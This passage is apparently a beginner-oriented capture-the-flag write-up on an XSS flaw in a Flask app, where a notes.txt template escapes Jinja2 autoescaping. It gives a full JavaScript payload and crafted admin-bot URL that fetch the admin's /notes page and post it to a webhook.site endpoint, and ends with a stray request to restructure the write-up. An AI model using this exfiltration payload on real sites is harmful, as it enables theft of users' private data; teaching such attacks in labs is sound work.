
CopyEdit

/activity?action=note\_count.html&username=admin

This query suggests that the template to be rendered (note\_count.html) is dynamically chosen based on the action parameter.

## **📁 Reviewing the Source Code**

From the code, we see that the application uses render\_template() to dynamically render templates based on this action value:

python

CopyEdit

template\_name = f'activity/{action}'

return render\_template(template\_name, \*\*template\_params)

Additionally, it only allows rendering files found in the /templates/activity/ folder.

## **🛡️ Why This is Normally Safe**

Flask’s default behavior with **Jinja2** includes **autoescaping** to prevent XSS. For instance:

html

CopyEdit

{{ username }}

If a user inputs <script>alert(1)</script>, it would be rendered as plain text in the browser — **not** executed — thanks to autoescaping.

But there’s a catch...

## **⚠️ Vulnerability Discovery**

### **🕵️ Clue 1: An Unusual File**

Within the /templates/activity/ directory, we find a file called notes.txt containing:

csharp

CopyEdit

jinja is good honestly .. it keeps me away from xss with its autoescape

as an example,

{{ username }} will be escaped automatically.

This is suspicious, and more importantly, .txt files **are not autoescaped** by default in Flask.

### **🕵️ Clue 2: File Extension Matters**

According to Flask’s documentation:

Autoescaping is **only enabled for templates** ending in .html, .htm, .xml, .xhtml, and .svg.

Since notes.txt does **not** end with a safe extension, **user input injected into it will not be escaped**.

## **🔥 Exploitation Plan**

### **✅ Requirements for Exploitation**

To exploit this:

1. We must **render the notes.txt file** as a template.
2. We must **inject JavaScript into the username parameter** — and it must not be autoescaped.
3. The username must exist in the database (it’s validated before rendering).

### **🧪 Step-by-Step Exploitation**

#### **1. Create a malicious user**

Register an account with the following username:

html

CopyEdit

<script>

fetch('http://localhost:5000/notes')

.then(r => r.text())

.then(d => fetch('https://webhook.site/YOUR\_ID', {

method: 'POST',

headers: {'Content-Type': 'application/json'},

body: JSON.stringify({note: d})

}));

</script>

This JavaScript attempts to:

* Fetch the /notes page (which contains the flag).
* Exfiltrate its contents to your Webhook.site endpoint.

**Note:** You must use a valid Webhook.site link.

#### **2. Log in with your malicious user.**

#### **3. Send this crafted link to the admin bot:**

php-template

CopyEdit

http://localhost:5000/activity?action=notes.txt&username=<script>fetch('http://localhost:5000/notes').then(r=>r.text()).then(d=>fetch('https://webhook.site/YOUR\_ID',{method:'POST',headers:{'Content-Type':'application/json'},body:JSON.stringify({note:d})}));</script>

You can submit this link using the /bot feature, which simulates an admin visiting the URL.

## **🤖 The Bot Function**

The bot endpoint allows you to report URLs for an admin to visit:

python

CopyEdit

if not url.startswith(('http://', 'https://')):

flash('URL must start with http:// or https://')

It also **only accepts URLs from localhost:PORT**, meaning your payload must be local.

This setup prevents direct external link access but allows internal routing, which works for this exploit.

## **🏁 Getting the Flag**

Once the bot visits the malicious link:

* Your injected JavaScript executes in the admin’s browser.
* It fetches the content of the /notes page (which belongs to the admin).
* It sends that data to your Webhook.site endpoint.

Check Webhook.site and retrieve the SECRET FLAG.

## **✅ Key Takeaways for Beginners**

* **Autoescaping is only applied to certain file types.** You can bypass it by rendering templates with other extensions.
* **User input is dangerous when directly injected into templates.** Even with a safe engine like Jinja2, misconfiguration can lead to XSS.
* **XSS attacks can be used for data exfiltration**, especially when combined with CSRF or authenticated sessions.

## **📚 Further Reading**

* [Flask Templating Docs](https://flask.palletsprojects.com/en/stable/templating/)
* [Jinja2 Escaping](https://jinja.palletsprojects.com/en/stable/templates/#html-escaping)
* OWASP XSS Guide

PROMPT: can you make this writeup more structured and toward a cybersecurity beginner